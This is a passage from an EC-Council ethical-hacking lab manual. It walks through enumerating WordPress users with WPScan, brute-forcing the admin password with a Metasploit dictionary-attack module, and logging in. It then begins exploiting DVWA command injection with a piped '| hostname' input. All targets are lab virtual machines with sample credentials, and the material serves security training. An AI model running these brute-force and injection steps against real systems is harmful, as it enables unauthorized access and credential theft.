


Figure 2.4.24: Script executed

52. This concludes the demonstration of how to perform a CSRF attack on a target website.
53. Close all open windows on both the virtual machines (**Window Server 2016** and **Parrot Security**) and document all the acquired information.
54. Turn off the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5

Enumerate and Hack a Web Application using WPScan and Metasploit

In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Note: Ensure that the **Windows Server 2016** virtual machine is running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window. A **Parrot Terminal** window appears.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 5.1

Enumerate Usernames

5. In the **Terminal** window, type **wpscan -api-token <API Token> --url http://10.10.10.16:8080/CEH -enumerate u** and press **Enter**.

Note: **--enumerate u**: specifies the enumeration of usernames.

Note: Here, we will use the API token that we obtained by registering with the **https://wpvulndb.com/users/sign_up** website.



Figure 2.5.1: WPScan enumerating usernames

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

6. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.
7. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.5.2: Usernames enumerated

8. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.

TASK 5.2

Configure the Options in Auxiliary Module

9. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop** in the previous task.
10. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
11. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.



Figure 2.5.3: Starting the services

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
13. In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.




Figure 2.5.4: Using the Auxiliary Module

14. This module allows you to enumerate the login credentials.
15. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.
16. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:
    - **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
    - **RHOST**: Sets the target machine (here, the **Windows Server 2016** IP address)
    - **RPORT**: Sets the target machine port (here, the **Windows Server 2016** port)
    - **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2016]:8080/CEH**]
    - **USERNAME**: Sets the username that was obtained in **Step 7**. (here, **admin**)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.5.5: Viewing the Options

17. Now, in the msfconsole, type the below commands:

- Type **set PASS_FILE /home/attacker/Desktop/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **passwords.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2016]** (here, **10.10.10.16**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2016** is **10.10.10.16**).
- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2016]:8080/CEH** and press **Enter** to set the base path to the **WordPress** website (Here, the IP address of **Windows Server 2016** is **10.10.10.16**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 7**. In this task, the **admin** user is being issued.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.5.6: Setting the Options

TASK 5.3

Run the Auxiliary Module

18. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.
19. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.




Figure 2.5.7: Auxiliary Module brute forcing the password

20. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

Note: Here, the cracked password is **qwerty@123**, which might differ in your lab environment.




Figure 2.5.8: Password successfully cracked

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).

TASK 5.4

Login to the Target WordPress Website

22. Now, click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
23. In the address field, type **http://[IP Address of Windows Server 2016]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.5.9: Log in to the WordPress Website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Observe that you are successfully logged into the target **WordPress** website (**http://10.10.10.16:8080/CEH**) and that you can see the website content.




Figure 2.5.10: Login successful

25. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 7**, and then perform **Steps 10-18**.
26. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
27. Close all open windows on both the virtual machines (**Windows Server 2016** and **Parrot Security**) and document all the acquired information.
28. Turn off the **Parrot Security** virtual machine.

TASK 6 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.

Note: Ensure that the **Windows Server 2016** virtual machine is running.

1. Turn on the **Windows 10** virtual machine.
2. On the **Windows Server 2016** virtual machine, ensure that **WampServer** is running.
3. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
4. Open any web browser (here, **Mozilla Firefox**), type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**.

Note: The IP address of the **Windows Server 2016** in this lab is **10.10.10.16**, which might vary in your lab environment.

5. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.6.1: Logging in to DVWA

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.




Figure 2.6.2: Selecting Command Injection

TASK 6.1

Ping a Device

7. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2016** virtual machine (here, **10.10.10.16**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

Note: The command injection utility in DVWA allows you to ping the target machine.



Figure 2.6.3: Pinging a machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **DVWA** successfully pings the target machine, as shown in the screenshot.



Figure 2.6.4: Machine pinged successfully

9. Now, try to issue a different command to check whether **DVWA** can execute it.

10. Type **| hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.

